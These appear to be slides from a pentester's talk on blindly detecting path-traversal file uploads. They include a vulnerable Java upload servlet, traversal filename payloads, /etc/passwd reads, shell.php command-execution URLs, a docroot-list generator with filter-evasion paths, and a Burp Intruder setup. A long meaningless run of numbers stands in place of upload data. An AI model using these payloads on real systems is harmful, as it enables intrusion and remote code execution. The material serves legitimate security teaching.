

Blind detection of path traversal-vulnerable file uploads

Discovering vulnerable implementations with zero knowledge about the
remote directory structure

\$ whoami

Julian Horoszkiewicz

- IT Security Consultant at Pentest Ltd
- open source and security enthusiast
- OSCP, eMAPT
- GNU/Linux, web, mobile, SIEM
- recently focused on methodology


Cont@ct: skype/gmail/github: ewilded



Path traversal

- software vulnerability (all kinds of software, not just the web apps)
- operations on files: read/write (upload)/rename (move)
- file name value is controlled by the user (should not be trusted)
- file name value is not properly sanitised, making it possible to control the path with relative path sequences like `../../../../`
- “.” – current directory
- “..” – parent directory
- can be exploited to read/write files from/into locations other than expected by the developer

Relative paths



```
C:\Windows\system32>cd .  
C:\Windows\system32>cd ..  
C:\Windows>cd System32  
C:\Windows\System32>cd ../../..  
C:\>
```

“.” leads to C:\Windows\System32
(current directory)

“..” leads to C:\Windows\ (parent
directory)

“../../” leads to C:\ (parent directory of the
parent directory)

Relative paths

```
root@kali:/etc/console-setup# cd ../../../../../../../../../../
root@kali:/# pwd
/
root@kali:/#
```

```
C:\Windows>cd ../../../../../../../../../../
C:\>
```

```
C:\Windows\System32>cd .////////////////
C:\Windows\System32>cd .////.//.//.//.//.//.//.//.//.//.//.//
C:\Windows\System32>
```



redundant “..” sequences are ignored



redundant “/” sequences are ignored as well

Controlling the path

- let's assume that the current working directory is **`/var/www/html/images/`**
- target path -> `/var/www/html/images/` + `USER PROVIDED`
- the underlined value is provided by the user, the target path resolves as follows:
 - normal use, the sole filename: `file.jpg` -> `/var/www/html/images/file.jpg`
 - **parent directory jump sequence:** `../file.jpg` -> `/var/www/html/images/../file.jpg` -> `/var/www/html/file.jpg`
 - **parent directory jump sequence** combined with a new full path:
`../../../../home/bob/private pictures/file.jpg` ->
`/var/www/html/images../../../../home/bob/private pictures/file.jpg` ->
`/home/bob/private_pictures/file.jpg`

Path traversal – read from file example

Read

http://vuln/app/image_path=media/logo.png

http://vuln/app/image_path=media/../media/logo.png

If both above URLs give the same results, it looks like we have a path traversal, so we can try to read something else, e.g.:

http://vuln/app/image_path=media../../../../home/bob/pictures/private.png

http://vuln/app/image_path=media../../../../etc/passwd

Now, we'll talk about writing to files


Web applications - the upload directory and the document root

- The upload directory is simply the custom folder dedicated to store uploaded files, for example */tmp/uploads/*
 - application-specific
 - usually hard-coded
 - might be configurable
 - up to developers
- The document root is the location where web application files (e.g. HTML, CSS, JSP) reside, for example */var/www/html/*
 - platform specific
 - controlled by the web server configuration
 - decided while deploying
 - up to administrators rather than developers

Document roots – just few examples

- /var/www/html (APACHE)
- /var/www/html/www.example.org (APACHE)
- /usr/local/apache2/example (APACHE)
- /usr/local/tomcat/webapps/example (TOMCAT)
- /opt/tomcat5/webapps/example (TOMCAT)
- /var/www/nginx-default (NGINX)
- c:\inetpub\wwwroot\ (IIS, Windows)
- D:/Program Files/Apache Group/Apache2.2 (Apache, Windows)

A vulnerable file upload example



The screenshot shows a Google search results page for the query "java file upload". The search bar at the top contains the text "java file upload" and a magnifying glass icon. Below the search bar, there are tabs for "All", "Images", "Videos", "News", "Shopping", "More", and "Search tools". The "All" tab is selected. The search results show "About 3,130,000 results (0.36 seconds)". The first result is titled "The fileupload Example Application - The Java EE 6 Tutorial" with a URL "docs.oracle.com/javaee/6/tutorial/doc/g1raq.html". The second result is titled "Servlet - File Uploading - TutorialsPoint" with a URL "www.tutorialspoint.com/servlets/servlets-file-uploading.htm". The third result is titled "java - How to upload files on server folder using jsp - Stack ..." with a URL "stackoverflow.com/.../how-to-upload-files-on-server-folder-using-jsp". The fourth result is titled "Upload files from Java client to a HTTP server - Stack Overflow" with a URL "stackoverflow.com/.../upload-files-from-java-client-to-a-http-server". The fifth result is titled "Java File Upload Example with Servlet 3.0 API - CodeJava" with a URL "www.codejava.net > Java EE". This fifth result is highlighted with a red rectangular box.

https://www.google.co.uk/search?client=ubuntu&channel=fs&q=java+file+upload&ie=utf-8&oe=utf-8&gfe_rd=cr&ei=0jHpVoyLDfLU8geDvYQCw

Google

java file upload

All Images Videos News Shopping More Search tools

About 3,130,000 results (0.36 seconds)

The fileupload Example Application - The Java EE 6 Tutorial
docs.oracle.com/javaee/6/tutorial/doc/g1raq.html ▼
Part V Contexts and Dependency Injection for the **Java** EE Platform · 28. ... The **fileupload** example application consists of a single servlet and an HTML form that ...
[Architecture of the fileupload ... - Running the fileupload Example](#)

Servlet - File Uploading - TutorialsPoint
www.tutorialspoint.com/servlets/servlets-file-uploading.htm ▼
A Servlet can be used with an HTML form tag to allow users to **upload files** to the server.
... The form action attribute should be set to a servlet **file** which would handle **file uploading** at backend server. Following example is using UploadServlet servlet to **upload file**.

java - How to upload files on server folder using jsp - Stack ...
stackoverflow.com/.../how-to-upload-files-on-server-folder-using-jsp ▼
22 Oct 2013 - I am trying to **upload** some images on folder which locates on my server using servlet/jsp. Below is my code, which is working on my local ...

Upload files from Java client to a HTTP server - Stack Overflow
stackoverflow.com/.../upload-files-from-java-client-to-a-http-server ▼
18 Mar 2010 - You'd normally use **java.net.URLConnection** to fire HTTP requests. You'd also normally use multipart/form-data encoding for mixed POST content ...

Java File Upload Example with Servlet 3.0 API - CodeJava
www.codejava.net > **Java EE** ▼
18 Jul 2015 - How to code **file upload** functionality in **Java** with Servlet 3.0 API. Code example and sample application are provided.

A vulnerable file upload example

```
maxRequestSize = 1024 * 1024 * 50; // 50MB
public class UploadServlet extends HttpServlet {

    /**
     * Name of the directory where uploaded files will be saved, relative to
     * the web application directory.
     */
    private static final String SAVE_DIR = "/tmp/uploadbare/uploads";

    /**
     * handles file upload
     */
    protected void doPost(HttpServletRequest request,
        HttpServletResponse response) throws ServletException, IOException {
        // gets absolute path of the web application
        String appPath = request.getServletContext().getRealPath("");
        // constructs path of the directory to save uploaded file
        // appPath + File.separator
        String savePath = SAVE_DIR;

        // creates the save directory if it does not exists
        File fileSaveDir = new File(savePath);
        if (!fileSaveDir.exists()) {
            fileSaveDir.mkdir();
        }
        String full_name=SAVE_DIR;
        for (Part part : request.getParts()) {
            String fileName = extractFileName(part);
            part.write(savePath + File.separator + fileName);
            full_name=savePath + File.separator + fileName;
        }
    }
}
```

What happens when we use it

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2213
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2643.87 Safari/537.36
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close
```

```

—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Content-Disposition: form-data; name="file"; filename="hithere.png"
Content-Type: image/png

```

%PNG

[illegible]


0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1

—WebKitFormBoundaryAQBMMVYnGmKNa2Bd—

File Upload

Select file to upload: hithere.png

Upload



```
root@kali:/# ls /tmp/uploadbare/uploads/ -la
total 12
drwxrwxrwx 2 root    root    4096 Mar 16 12:47
drwxrwxrwx 3 root    root    4096 Mar 16 11:31
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:47 hithere.png
root@kali:/#
```


What happens when we abuse it – example 1

[illegible]

```
root@kali:/# ls /tmp/uploadbare/uploads/ -la
total 12
drwxrwxrwx 2 root    root    4096 Mar 16 12:47
drwxrwxrwx 3 root    root    4096 Mar 16 12:54
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:47 hithere.png
root@kali:/# ls /tmp/uploadbare/ -la
total 16
drwxrwxrwx 3 root    root    4096 Mar 16 12:54
drwxrwxrwx 17 root    root    4096 Mar 16 12:46
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:54 hi_again.png
drwxrwxrwx 2 root    root    4096 Mar 16 12:47
root@kali:/#
```


What happens when we abuse it – example 2

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2258
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close

—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Content-Disposition: form-data; name="file"; filename="../../../../var/lib/tomcat7/webapps/uploadbare/hi_again.png"
Content-Type: image/png
```

```
root@kali:/# ls /var/lib/tomcat7/webapps/uploadbare/ -la
total 32
drwxr-xr-x 5 tomcat7 tomcat7 4096 Mar 16 12:57 .
drwxrwxr-x 4 tomcat7 tomcat7 4096 Mar 16 11:39 ..
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:57 hi_again.png
drwxr-xr-x 2 tomcat7 tomcat7 4096 Mar 16 11:39 images
-rw-r--r-- 1 tomcat7 tomcat7 385 Mar 16 11:18 message.jsp
drwxr-xr-x 2 tomcat7 tomcat7 4096 Mar 16 11:39 META-INF
-rw-r--r-- 1 tomcat7 tomcat7 623 Mar 16 11:17 upload.jsp
drwxr-xr-x 4 tomcat7 tomcat7 4096 Mar 16 11:39 WEB-INF
root@kali:/#
```

Very easy when we know what the document root is



Vulnerable upload - malicious goals

- Modify information (e.g. website deface)
- Plant malicious HTML/JavaScript code (embedded XSS)
- Upload an executable file (e.g. JSP) to the document root -> Remote Code Execution



Malicious goals – mandatory conditions to upload a working webshell

1. we can write to the document root, either because
 - the upload directory is inside of the document root
 - the application is vulnerable to path traversal

Sometimes both of these conditions are met, but one is usually sufficient

2. we can control file contents and extension

Directory structure - possible variants

- A) the upload directory is located inside of the document root (bad practice), e.g.
 - the document root: `/var/www/html/example.org/`
 - the upload directory: `/var/www/html/example.org/admin/docs/uploads/`
- B) the upload directory is located outside the document root (good practice), e.g.
 - the document root: `/var/www/html/example.org/`
 - the upload directory: `/home/example/uploads/`

Possible variants - the right payloads

- A) the upload directory is located inside of the document root
 - the document root: `/var/www/html/example.org/`
 - the upload directory: `/var/www/html/example.org/admin/docs/uploads/`
 - If we know the upload dir, we do not even need the traversal (the payload is simply **shell.php**): <http://example.org/admin/docs/upload/shell.php?cmd=whoami>
 - otherwise: the payload = `../..../shell.php`
 - the result of concatenation (upload_dir+filename):
`/var/www/html/example.org/admin/docs/uploads/../../shell.php ->`
`/var/www/html/example.org/shell.php`, **Remote Code Execution:**
<http://example.org/shell.php?cmd=id>

Note: the payload in this scenario does not even require the document root!

Possible variants - the right payloads

- B) the upload directory is located outside the document root
 - the document root: /var/www/html/example.org/
 - the upload directory: /home/example/uploads/
 - the payload: ../../../../var/www/html/example.org/shell.php
 - the result of concatenation (upload_dir+filename):
/home/example/uploads/../../../../var/www/html/shell.php ->
/var/www/html/example.org/shell.php, Remote Code Execution:
<http://example.org/shell.php?cmd=id>

Black-box/grey-box method – a lot of guesswork (what this is all about)

- Zero/little knowledge about the target (just a remote end-user perspective)
- No source code available/config files available
- No information about the directory structure (**upload dir?!**, **document root?!**)
- Sometimes this information is available/attainable (e.g. by taking advantage of verbose error messages)... but usually it is not, what then?!
- This is why we call such scenario “Blind”

Blackbox/greybox – hit the document root

- The document root is platform-specific
- It ***might*** contain the common name of the application, e.g.
/var/www/html/commonname
- Using known platform-specific document roots and possible common names, we can generate a list of potential document root paths
- https://github.com/ewilded/get_docroots
- Inspired by sqlmap's `–os-shell` feature
- We blindly try to upload a **completely valid** file to all potentially valid document roots



The algorithm

1. Generate a full list of potentially valid document roots
2. Using a web browser with an intercept proxy (Burp Suite), upload a single, legitimate file that is surely accepted by the application (type, size, contents, name) – **NO** malicious contents/extensions
3. Transfer the upload request to Intruder, embedding the list of paths in the file name holder
4. Create a second holder inside of the sent file contents, with incrementing natural numbers (to mark the first payload)
5. Start the attack
6. Check if the file has been created by requesting it

Generating the list – basic config

```
#!/usr/bin/perl
use strict;

# This little helper script attempts to generate all potential DOCUMENT_ROOT full paths for a given application.
# Such output is intended for use with tools like Burp Intruder in order to blindly exploit vulnerable file upload
# Coded by ewilded (February 2016)
# The initial list of directories and their suffixes was taken from sqlmap

# Please keep in mind to provide relevant configuration below.
# It is important to specify both short and long name of the target, as its DOC_ROOT is highly likely derived from

# CONFIG SECTION STARTS HERE

my $filename='test.png';
my @targets=('uploadbare','localhost');

my $auto_append_traversals=1; # if set to 1, include traversal versions of the document root payloads as well
my $auto_append_filename=1;  # if set to 1, automatically append the specified filename to each payload
my $auto_append_pure_traversals=1; # if set to 1, include the relative (docroot independant) traversal payloads as
directories located inside the document root)
my $evasive_techniques=1; # if set to 1, include filter evasion mutations of the document roots to the results
```


Generating the list – basic config

```
root@kali# perl get_docroots.pl > docroots.txt
root@kali# wc docroots.txt
  4223   4223 311106 docroots.txt
root@kali#
root@kali#
root@kali#
root@kali# head docroots.txt
/opt/tomcat7/webapps/test.png
../../../../../../../../../../../../opt/tomcat7/webapps/test.png
../../../../../../../../../../../../opt/tomcat7/webapps/test.png
../../../../../../../../../../../../opt/tomcat7/webapps/test.png
/opt/tomcat7/webapps/html/test.png
../../../../../../../../../../../../opt/tomcat7/webapps/html/test.png
../../../../../../../../../../../../opt/tomcat7/webapps/html/test.png
../../../../../../../../../../../../opt/tomcat7/webapps/html/test.png
/opt/tomcat7/webapps/htdocs/test.png
../../../../../../../../../../../../opt/tomcat7/webapps/htdocs/test.png
root@kali#
root@kali#
root@kali# tail docroots.txt
../../../../../../../../test.png
../../../../../../../../test.png
../../../../../../../../test.png
../../../../../../../../test.png
```


Generating the list – evasive versions of the payloads

Example:

```
./.....//.....//.....//.....//.....//.....//.....//.....//usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png
```

Aimed at circumvention of poorly written (non-recursive) sanitisation functions, e.g. REMOVE ALL **../**:

- **./.....//.....//.....//.....//.....//.....//.....//.....//usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png ->**
- **./.. ./.. ./.. ./.. ./.. ./.. ./.. ./.. //usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png ->**
- **./../..../..../..../..../..../usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png**

The Intruder attack

[illegible]

Change the attack type to Pitchfork

Use two holders:

1) The file name

2) Some safe place in the content (exif tags are safe choice for pictures)

The Intruder attack

The first payload set (the file name) -> the list we have just generated

Target Positions **Payloads** Options

? **Payload Sets**
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Var

Payload set: 1 Payload count: 4,223
Payload type: Simple list Request count: 0

? **Payload Options [Simple list]**
This payload type lets you configure a simple list of strings that are used as payloads.

Paste /opt/tomcat7/webapps/test.png
Load ... /opt/tomcat7/webapps/test.png
Remove /opt/tomcat7/webapps/test.png
Clear /opt/tomcat7/webapps/html/test.png
Add Enter a new item
Add from list ...

? **Payload Processing**
You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

? **Payload Encoding**
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: .\!@=<>?+&*;,;

Do not URL-encode these characters

The Intruder attack

Target Positions **Payloads** Options

? **Payload Sets**
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. V:

Payload set: 2 Payload count: 4,223
Payload type: Numbers Request count: 4,223

